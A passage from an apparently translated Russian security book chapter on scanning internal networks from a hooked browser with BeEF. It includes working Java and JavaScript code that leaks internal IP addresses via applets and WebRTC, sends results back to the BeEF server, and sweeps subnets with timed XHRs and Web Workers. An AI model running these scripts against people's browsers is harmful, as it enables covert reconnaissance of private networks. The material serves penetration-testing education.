 public String internalIp() {
  return this.internalIp;
 }
 public void start() {}

}
```

Будучи скомпилированным как неподписанный апплет, приведенный код (адаптированный из работы Ларса Киндерманна[2]) способен получить внутренний IP-адрес в Java 1.6. Если встроить апплет в страницу, его можно опрашивать из JavaScript с помощью `document.get_internal_ip.ip()`.

В Java 1.7 update 11 функция Click to Play стала применяться даже к неподписанным апплетам. Это означало, что для работы приема требовалось взаимодействие пользователя. Очевидно, при попытке получить сведения о сети цели его эффективность снизилась.

Следующий Java-код продвигает сбор данных еще на шаг вперед. Он также перечисляет все остальные доступные сетевые интерфейсы:

```
String output = "";
output += "Host Name: ";
output += java.net.InetAddress.getLocalHost().getHostName()+"\n";
output += "Host Address: ";
output += java.net.InetAddress.getLocalHost().getHostAddress()+"\n";
output += "Network Interfaces (interface, name, IP):\n";
Enumeration networkInterfaces = NetworkInterface.getNetworkInterfaces();
while (networkInterfaces.hasMoreElements()) {
  NetworkInterface networkInterface =
    (NetworkInterface) networkInterfaces.nextElement();
  output += networkInterface.getName() + ", ";
  output += networkInterface.getDisplayName()+ ", ";
  Enumeration inetAddresses = (networkInterface.getInetAddresses());
  if(inetAddresses.hasMoreElements()){
     while (inetAddresses.hasMoreElements()) {
      InetAddress inetAddress = (InetAddress)inetAddresses.nextElement();
      output +=inetAddress.getHostAddress() + "\n";
     }
  }else{
     output += "\n";
  }
}
return output;
```

Командный модуль BeEF "Get System Info" использует очень похожий код, но расширяет его опросом других объектов Java, таких как `Runtime` и `System`. Расширив набор опрашиваемых объектов, помимо сетевых сведений можно получить следующее:

• Число процессоров, доступных виртуальной машине Java:

```
Integer.toString(Runtime.getRuntime().availableProcessors())
```

• Сведения о системной памяти:

```
Runtime.getRuntime().maxMemory()
Runtime.getRuntime().freeMemory()
Runtime.getRuntime().totalMemory()
```

• Название, версию и архитектуру ОС:

```
System.getProperty("os.name");
System.getProperty("os.version");
System.getProperty("os.arch");
```

В BeEF Java-код уже скомпилирован в файл класса Java. При выполнении модуля этот файл класса загружается в браузер цели JavaScript-функцией `beef.dom.attachApplet()`. На рис. 10.1 показан результат работы модуля "Get Internal IP" в последней версии плагина Java 1.6.




Рис. 10.1. Результат командного модуля "Get Internal IP". Элементы интерфейса: Module Tree - дерево модулей; Module Results History - история результатов модуля; Command results - результаты команды; Get Internal IP - получить внутренний IP; data - данные

Возможно, вы помните, что в главе 5 стандарт Web Real Time Communications (WebRTC) рассматривался применительно к взаимодействию с веб-камерой компьютера в рамках атак с использованием социальной инженерии. Еще одна предлагаемая возможность WebRTC - компонент одноранговых соединений.[3]

В DOM доступ к этой функциональности, в зависимости от браузера, осуществляется через объект `window.RTCPeerConnection`, `window.webkitRTCPeerConnection` или `window.mozRTCPeerConnection`. Цель этой технологии - предоставить насыщенным веб-приложениям способ организации одноранговой обмена данными. Например, она позволяет реализовать видеочат прямо в веб-браузере, не полагаясь на стороннюю технологию вроде Flash.

В основе этой возможности лежит инфраструктура Interactive Connectivity Establishment (ICE). ICE предназначена для того, чтобы браузеры могли обмениваться данными непосредственно друг с другом. Разумеется, межсетевые экраны и технология NAT часто препятствуют прямому обмену между двумя изолированными браузерами. Поэтому были созданы концепции Session Traversal Utilities for NAT (STUN) и Traversal Using Relays around NAT (TURN).[4]

Идея строится на серверах ретрансляции или соединения, выступающих промежуточными точками между двумя браузерами. Для первоначального согласования между двумя браузерами используется Session Discovery Protocol (SDP).[5] Стандарт SDP определяет общий язык для описания сведений, которыми должны обменяться две стороны, чтобы затем установить соединение друг с другом. В 2013 году Натан Вандер Вилт[6] обнаружил, что реализацию `RTCPeerConnection`, в особенности функции построения сообщений SDP, можно использовать для раскрытия внутреннего IP-адреса браузера. Следующий фрагмент демонстрирует получение внутреннего IP-адреса этим приемом:

```
var RTCPeerConnection = window.webkitRTCPeerConnection
                        || window.mozRTCPeerConnection;
if (RTCPeerConnection) (function () {
  var addrs = Object.create(null);
  addrs["0.0.0.0"] = false;

  // Устанавливаем соединение с серверами ICE/ретрансляции - здесь их НЕТ
  var rtc = new RTCPeerConnection({iceServers:[]});
  // Для продолжения FF требуется канал/поток
  if (window.mozRTCPeerConnection) {
      rtc.createDataChannel('', {reliable:false});
  };

  // При обнаружении кандидата ICE
  // Ищем в данных SDP IP-адрес
  rtc.onicecandidate = function (evt) {
      if (evt.candidate) grepSDP(evt.candidate.candidate);
  };
  // Создаем предложение SDP
  // Это запускает процесс
  rtc.createOffer(function (offerDesc) {
      // При успешном предложении ищем данные в SDP
      grepSDP(offerDesc.sdp);
      // Задаем это предложение как локальное описание RTC Peer Connection
      rtc.setLocalDescription(offerDesc);
    }, function (e) { // Если создать предложение SDP не удалось
      beef.net.send('<%= @command_url %>',
        <%= @command_id %>, "SDP Offer Failed"); });

  // Обрабатываем найденные новые IP-адреса
  function processIPs(newAddr) {
    if (newAddr in addrs) return;
    else addrs[newAddr] = true;
    var displayAddrs = Object.keys(addrs).filter(function (k) {
                                        return addrs[k]; });
    beef.net.send('<%= @command_url %>',
      <%= @command_id %>, "IP is " + displayAddrs.join(" or perhaps "));
  }

  function grepSDP(sdp) {
    var hosts = [];
    //http://tools.ietf.org/html/rfc4566#page-39
    sdp.split('\r\n').forEach(function (line) {
      // http://tools.ietf.org/html/rfc4566#section-5.13
      if (~line.indexOf("a=candidate")) {
        // http://tools.ietf.org/html/rfc5245#section-15.1
        var parts = line.split(' '),
          addr = parts[4],
          type = parts[7];
        if (type === 'host') processIPs(addr);
      // http://tools.ietf.org/html/rfc4566#section-5.7
      } else if (~line.indexOf("c=")) {
        var parts = line.split(' '),
          addr = parts[2];
        processIPs(addr);
      }
```

```
    });
  }
})(); else { // Браузер не поддерживает RTCPeerConnection
  beef.net.send('<%= @command_url %>', <%= @command_id %>,
    "Browser doesn't appear to support RTCPeerConnection");
}
```

Сначала этот код создает объект `RTCPeerConnection` с именем `rtc`. Затем с ним связывается обработчик, вызываемый при обнаружении кандидата ICE. После этого код создает предложение SDP, формируя SDP, который в обычных условиях отправлялся бы одноранговому участнику через сервер ретрансляции. Однако поскольку ни один такой сервер не задан, запросы никуда не уходят. Затем строка SDP разбирается, чтобы извлечь внутренний IP-адрес.

Благодаря этим подробным сведениям дальнейшие атаки на интранет можно проводить более прицельно и точно. Однако если Java или WebRTC недоступны, еще не все потеряно: у вас остаются способы анализа вероятных диапазонов внутренних IP-адресов.

Определение подсети перехваченного браузера

Обнаружить внутренний IP-адрес браузера полезно, но для атаки на внутреннюю сеть это не является обязательным условием. Задача поиска целевых адресов среди более чем 17 миллионов возможных вариантов (адресное пространство RFC1918) может показаться непреодолимой. Однако с помощью нескольких простых предположений ее можно разбить на посильные части.

Первый способ сократить потенциальный диапазон целей - обоснованно предположить, каким может быть диапазон внутренней сети. Нередко встречаются сети `10.0.0.0/24`, `10.1.1.0/24` и `192.168.1.0/24`. Эти диапазоны служат хорошей отправной точкой. Разумеется, затем предположение необходимо подтвердить на основании сведений, которые удастся извлечь из браузера.

В 2009 году Роберт Хансен обнаружил,[7] что при отправке межисточникового `XMLHttpRequest` на доступный внутренний IP-адрес ответ приходит довольно быстро, за считаные секунды. Если же узел выключен, ответ возвращается после более длительной задержки. Поскольку разница во времени между двумя ситуациями значительна, по времени ответа можно заключить, работает ли узел внутренней сети.

Следующий код, представляющий собой расширенную версию подхода Хансена, позволяет обнаружить текущую подсеть перехваченного браузера, не зная его внутреннего IP-адреса:

```
var ranges = [
'192.168.0.0','192.168.1.0',
'192.168.2.0','192.168.10.0',
'192.168.100.0','192.168.123.0',
'10.0.0.0','10.0.1.0',
'10.1.1.0'
];
var discovered_hosts = [];
// Тайм-аут XHR
var timeout = 5000;
function doRequest(host) {
var d = new Date;
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = processRequest;
xhr.timeout = timeout;
function processRequest(){
 if(xhr.readyState == 4){
  var time = new Date().getTime() - d.getTime();
  var aborted = false;
  // Если вызвать window.stop(), сработает событие 'abort'
  // http://www.w3.org/TR/XMLHttpRequest/#event-handlers
  xhr.onabort = function(){
```

```
    aborted = true;
  }
  xhr.onloadend = function(){
    if(time < timeout){
      // 'abort' всегда срабатывает раньше 'onloadend'
      if(time > 10 && aborted === false){
        console.log('Discovered host ['+host+
            '] in ['+time+'] ms');
        discovered_hosts.push(host);
      }
    }
    }
 }
}
xhr.open("GET", "http://" + host, true);
xhr.send();
}
var start_time = new Date().getTime();
function checkComplete(){
    var current_time = new Date().getTime();
    if((current_time - start_time) > timeout + 1000){
        // Останавливаем ожидающие XHR, особенно в Chrome
        window.stop();
        clearInterval(checkCompleteInterval);
        console.log("Discovered hosts:\n" +
            discovered_hosts.join("\n"));
    }
}
var checkCompleteInterval = setInterval(function(){
  checkComplete()}, 1000);
for (var i = 0; i < ranges.length; i++) {
// Следующее выражение возвращает строку вида 192.168.0.
 var c = ranges[i].split('.')[0]+'.'+
 ranges[i].split('.')[1]+'.'+
 ranges[i].split('.')[2]+'.';
 // Для каждой записи массива 'ranges' запрашиваем
 // наиболее распространенные IP-адреса шлюзов, например:
 // 192.168.0.1, 192.168.0.100, 192.168.0.254
 doRequest(c + '1');
 doRequest(c + '100');
 doRequest(c + '254');
}
```

Массив `ranges` содержит наиболее распространенные диапазоны IP-адресов шлюзов по умолчанию. Для каждой записи массива `ranges` запрашиваются три разных IP-адреса, которые также относятся к самым распространенным назначениям. Например, в диапазоне `192.168.0.0/24` проверяются три адреса: `192.168.0.1`, `192.168.0.100` и `192.168.0.254`. Процесс продолжается, пока не будет проверен каждый диапазон.

Для отслеживания хода работы функция `checkComplete()` вызывается каждую секунду и проверяет, достигнут ли шестисекундный предел ожидания. Прием использует пятисекундный тайм-аут XHR, чего достаточно во внутренних сетях. Узел считается успешно обнаруженным, если XHR завершается без истечения тайм-аута и без прерывания.

Обратите внимание на применение функции `window.stop()`, которая помогает прерывать XHR и не позволяет запросам к несуществующим узлам возвращаться слишком долго. Такое часто происходит в браузерах на основе WebKit, включая Chrome.

На рис. 10.2 видно, что адрес `192.168.0.1` был обнаружен.





Рис. 10.2. Успешное обнаружение 192.168.0.1. Сообщения консоли: Discovered host - обнаруженный узел; Discovered hosts - обнаруженные узлы

Помните, что подобное сканирование из браузера может занять время. Одним из факторов, влияющих на длительность таких операций, является число одновременных сетевых соединений, поддерживаемых браузером. Как и большинство других характеристик браузера, оно различается в зависимости от браузера и его версии.

На рис. 10.3 показаны число соединений с одним именем узла и максимальное число соединений для нескольких браузеров. Этот рисунок и множество других сведений доступны по адресу `http://www.browserscope.org`.



Summary | Ringmark | Security | Rich Text | Selectors API | **Network** | Acid3 | JSKB

Compare name	score	PerfTiming	Connections per Hostname	Max Connections	‖ Script Script	‖ Script Stylesheet	‖ Script Image	‖ Script Iframe	Async Scripts
IE 10 →	12/16	yes	8	16	yes	yes	yes	no	yes
Chrome 26 →	12/16	yes	6	9	yes	yes	yes	no	yes
Firefox 21 →	11/16	yes	6	16	yes	yes	yes	no	yes
Safari 6.0.3 →	11/16	no	6	16	yes	yes	yes	no	yes

Рис. 10.3. Число соединений с одним именем узла и максимальное число соединений. Столбцы таблицы: Connections per Hostname - соединений с одним именем узла; Max Connections - максимум соединений; Script, Stylesheet, Image, Iframe - сценарий, таблица стилей, изображение, фрейм; Async Scripts - асинхронные сценарии

На этом этапе вы, возможно, уже знаете, что шлюз перехваченного браузера, скорее всего, расположен по адресу `192.168.0.1`. Следующий шаг - определить, какие узлы активны в подсети `192.168.0.0/24`. Здесь на помощь приходит массовая проверка доступности узлов!

Массовая проверка доступности узлов

Зная целевую подсеть, далее нужно быстро определить, какие узлы доступны, а какие нет. Рассмотрим, как сделать это из браузера.

Массовой проверкой доступности (ping sweep), обычно выполняемой на уровне TCP/IP или ICMP, называют определение доступных IP-адресов. Из перехваченного браузера такую проверку можно провести разными способами. Они рассматриваются в следующих разделах.

Массовая проверка с помощью XMLHttpRequest

Следующий код использует тот же прием, который ранее применялся для обнаружения сетевого шлюза, но ради повышения эффективности реализован с помощью Web Workers. Отправка запросов из рабочих потоков надежнее, когда цель предъявляет высокие требования к производительности. Хотя этот прием отправляет XHR, он не зависит от того, прослушивает ли целевой IP-адрес порт 80. Верно: порт вообще не обязан прослушиваться. Вместо этого измеряется время XHR, по которому определяется наличие узла с данным IP-адресом. В этом примере каждый Web Worker исполняет следующий код.

```
var xhr_timeout, subnet;
// Задаем границы диапазона
// lowerbound = 1 (192.168.0.1)
// upperbound = 50 (192.168.0.50)
// to_scan = 50
var lowerbound, upperbound, to_scan;
var scanned = 0;
var start_time;
/* Конфигурация поступает из кода,
 создающего Web Worker (родителя) */
onmessage = function (e) {
 xhr_timeout = e.data['xhr_timeout'];
 subnet = e.data['subnet'];
 lowerbound = e.data['lowerbound'];
 upperbound = e.data['upperbound'];
 to_scan = (upperbound-lowerbound)+1;
 // Вызываем scan() и начинаем отправлять запросы
```

```
 scan();
 start_time = new Date().getTime();
};
function checkComplete(){
    current_time = new Date().getTime();
    // Проверка текущего времени необходима для Chrome,
    // поскольку иногда XHR очень долго завершаются,
    // если узел выключен
    if(scanned === to_scan ||
        (current_time - start_time) > xhr_timeout){
        clearInterval(checkCompleteInterval);
        postMessage({'completed':true});
        self.close(); // Закрываем рабочий поток
    }else{
        // Не все XHR завершились или достигли тайм-аута
    }
}
function scan(){
    // Следующее выражение возвращает 192.168.0.
    var c = subnet.split('.')[0]+'.'+
    subnet.split('.')[1]+'.'+
    subnet.split('.')[2]+'.';
    function doRequest(url) {
    var d = new Date;
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = processRequest;
    xhr.timeout = xhr_timeout;
    function processRequest(){
     if(xhr.readyState == 4){
      var d2 = new Date;
      var time = d2.getTime() - d.getTime();

      scanned++;

      if(time < xhr_timeout){
       if(time > 10){
        postMessage({'host':url,'time':time,
            'completed':false});
       }
      } else {
        // Узел недоступен
      }
     }
    }
    xhr.open("GET", "http://" + url, true);
    xhr.send();
    }
    for (var i = lowerbound; i <= upperbound; i++) {
     var host = c + i;
     doRequest(host);
    }
}
var checkCompleteInterval = setInterval(function(){
  checkComplete()}, 1000);
```

Этот код отправляет XHR для каждого IP-адреса выбранного диапазона, например от `192.168.0.1` до `192.168.0.50`. Если XHR завершается быстрее, чем за `xhr_timeout`, целевой узел считается активным. Если запрос занимает больше пяти секунд, узел считается выключенным. Разумеется, в сетях с более высокой задержкой эти тайм-ауты, возможно, придется скорректировать.

Код контроллера Web Worker, координирующий рабочие потоки, выглядит следующим образом:

```
if(!!window.Worker){
// Расположение кода Web Worker
var wwloc = "http://browserhacker.com/network-discovery/worker.js";
var workersDone = 0;
var totalWorkersDone = 0;
var start = 0;
// Число параллельно запускаемых Web Workers
var workers_number = 5;
// Каждые 0,5 секунды вызывает checkComplete()
var checkCompleteDelay = 1000;
var start = new Date().getTime();
var xhr_timeout = 5000;
var lowerbound = 1;
var upperbound = 50; // Создание 50 XHR для 50 IP занимает около 5 секунд.
var discovered_hosts = [];
var subnet =  "192.168.0.0";
var worker_i = 0;
/* Создаем новые Web Workers для получения данных с позиции 'start' */
function spawnWorker(lowerbound, upperbound){
   worker_i++;
   // С помощью eval динамически создаем переменные Web Worker
   eval("var w" + worker_i + " = new Worker('" + wwloc + "');");
   eval("w" + worker_i + ".onmessage = function(oEvent){" +
   "if(oEvent.data['completed']){workersDone++;totalWorkersDone++;}else{" +
   "var host = oEvent.data['host'];" +
   "var time = oEvent.data['time'];" +
   "console.log('Discovered host ['+host+'] in ['+time+'] ms');" +
   "discovered_hosts.push(host);"+
   "}};");
   eval("var data = {'xhr_timeout':" + xhr_timeout + ", 'subnet':'" + subnet +
    "', 'lowerbound':" + lowerbound +", 'upperbound':" + upperbound + "};");
   eval("w" + worker_i + ".postMessage(data);");
   console.log("Spawning worker for range: " + subnet);
}
function checkComplete(){
 if(workersDone === workers_number){
 console.log("Current workers have completed.");
 console.log("Discovery finished on network " + subnet + "/24");
   clearInterval(checkCompleteInterval);
   var end = new Date().getTime();
   //window.stop();
   console.log("Total time [" + (end-start)/1000 + "] seconds.");
   console.log("Discovered hosts:\n" + discovered_hosts.join("\n"));
 }else{
  console.log("Waiting for workers to complete..." +
   "Workers done ["+workersDone+"]");
 }
}
function scanSubnet(){
 console.log("Discovery started on network " + subnet + "/24");
 spawnWorker(1, 50);
 spawnWorker(51, 100);
 spawnWorker(101, 150);
 spawnWorker(150, 200);
 spawnWorker(201, 254);
}
// Первый вызов
scanSubnet();
var checkCompleteInterval = setInterval(function(){
  checkComplete()}, checkCompleteDelay);
}else{
console.log("WebWorker not supported!");
}
```

Этот фрагмент отвечает за планирование и запуск отдельных экземпляров Web Worker, в том числе за передачу им нужных сведений посредством `postMessage()`. Если вы испытываете дежавю, причина в том, что этот код похож на использованный в главе 9 при обсуждении эксплуатации слепой SQL-инъекции. Однако здесь функция `checkComplete()` проще. В отличие от

примера слепой SQL-инъекции, создавать дополнительные Web Workers помимо определенных в `scanSubnet()` не требуется. В этом примере используются пять рабочих потоков, каждый из которых обрабатывает около 50 IP-адресов.

Как видно на рис. 10.4, при выполнении предыдущего кода в Chrome вся сеть `192.168.0.0/24` была проанализирована примерно за семь секунд. Активными были признаны пять узлов.





Рис. 10.4. Массовая проверка сети 192.168.0.0/24. Сообщения консоли: Waiting for workers to complete - ожидание завершения рабочих потоков; Current workers have completed - текущие рабочие потоки завершились; Discovery finished - обнаружение завершено; Total time - общее время; Discovered hosts - обнаруженные узлы

Обратите внимание: хотя прием использует схему `http` и порт 80, успешно обнаруженные узлы не обязаны отвечать на этом порту. Это показано на рис. 10.5, где массовая проверка той же сети на этот раз выполняется из Firefox.

Как видно, на узлах `192.168.0.3` и `192.168.0.4` на порту 80 ничего не работает.



URL	Status	Domain	Size	Local IP
GET browserhacker.com	200 OK	browserhacker.com	2.2 KB	127.0.0.1:52820
GET 192.168.1	200 Ok	192.168.1	4.2 KB	192.168.0.2:52821
GET 192.168.2	200 OK	192.168.2	2.2 KB	192.168.0.2:52822
GET 192.168.3	Aborted	192.168.3	0 B	
GET 192.168.4	Aborted	192.168.4	0 B	
GET 192.168.5		192.168.5	0 B	

Рис. 10.5. Обнаруженные узлы, часть из которых не запускает веб-сервер. Столбцы: URL - адрес; Status - состояние; Domain - домен; Size - размер; Local IP - локальный IP. Aborted - прервано

Это сравнительно надежный способ массовой проверки сети на наличие доступных узлов. Анализируя время истечения тайм-аута ответов, можно определить доступность узла независимо от того, предоставляет ли он службу на порту 80.

Массовая проверка с помощью Java

Другой подход к массовой проверке доступности основан на Java. Помните: как вы узнали в главе 4, Click to Play снижает эффективность применения Java в атаках, поскольку требует явного вмешательства пользователя.

Кроме того, следующий подход работает лишь с Java Runtime Environment версии 1.6.x или ниже. Если вы хотите применять неподписанные апплеты, следует выбрать именно его. Следующий Java-код реализует массовую проверку доступности:

```
import java.applet.Applet;
import java.io.IOException;
import java.net.InetAddress;
import java.net.UnknownHostException;
